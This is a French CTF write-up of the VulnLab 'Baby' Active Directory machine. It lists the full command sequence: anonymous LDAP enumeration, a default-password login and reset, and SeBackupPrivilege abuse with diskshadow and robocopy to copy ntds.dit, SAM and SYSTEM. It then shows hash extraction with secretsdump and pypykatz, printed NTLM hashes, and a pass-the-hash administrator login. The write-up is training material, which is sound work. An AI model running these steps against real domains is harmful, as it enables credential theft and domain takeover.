VulnLab "Babby"

WRITE-UP by Frozenk

date : 2024-04-12

Table des matières

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un Capture The Flag (CTF) et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du CTF. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre les challenges du CTF. Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le challenge Capture The Flag (CTF) présenté dans le write-up "Frozenk" a été conçu pour permettre aux participants de découvrir et d'exploiter des vulnérabilités dans un environnement simulé et sécurisé. Le périmètre de ce CTF a été défini par le CTF garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

Date : 2024-04-12 17:10

🔭 Périmètre

```
IP : 10.10.95.82
Domaine : baby.vl
```

🔍 Récupération d'informations

```
ldapsearch -H ldap://10.10.92.79 -D '' -w '' -b "DC=baby,DC=vl" > resultldap
cat resultldap | grep -o -P '(?<=sAMAccountName:).*' > user.txt
```

Utilisation de NXC :

```
SMB         10.10.95.82     445    BABYDC           [-]
baby.vl\caroline.robinson:BabyStart123! STATUS_PASSWORD_MUST_CHANGE
```


Il faut modifier le mot de passe de caroline :

```
[Apr 12, 2024 - 18:12:13 (CEST)] exegol-vulnlab /workspace # smbpasswd.py -
newpass '123Pentest!!!' "baby.vl"/"$USER":"$PASSWORD"@"10.10.95.82"
```

Ensuite on se connecte avec Evilwinrm

```
[Apr 12, 2024 - 18:17:26 (CEST)] exegol-vulnlab /workspace # evil-winrm -u "car
oline.robinson" -p '123Pentest!!!' -i "10.10.95.82"
```

On récupère le flag User :



🔼 Élévation de privilèges

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Le privilège SeBackupPrivilege est activé !

```
cd C:/
mkdir Temp
reg save hklm\sam
reg save hklm\system
cd Temp
download sam
download system
```

Sur notre host :

```
pypykatz registry --sam sam system

WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not
work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not
work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 191d5d3fd5b0b51888453de8541d7e88
============== SAM hive secrets ==============
HBoot Key: 7e9695903f4da13d607d9b8d32b81d4d10101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
8d992faed38128ae85e95fa35868bb43:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Ceci ne fonctionne pas !!! On utilise donc la deuxième méthode (https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/)

Sur l'host :

```
nano raj.dsh

set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:
unix2dos raj.dsh
```

Sur la cible :

```
cd C:\Temp
upload raj.dsh
diskshadow /s raj.dsh
robocopy /b z:\windows\ntds . ntds.dit
reg save hklm\system c:\Temp\system
cd C:\Temp
download ntds.dit
download system
```


On récupère les creds avec : `secretsdump -ntds ntds.dit -system system local`

```
Administrator:
500:aad3b435b51404eeaad3b435b51404ee:ee4457ae59f1e3fbd764e33d9cef123d:::
```

On se connecte avec le hash Administrateur :

```
exegol-vulnlab /workspace # evil-winrm -i 10.10.79.0 -u 'administrator' -H
'ee4457ae59f1e3fbd764e33d9cef123d'
```

On récupère le flag Root :



Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**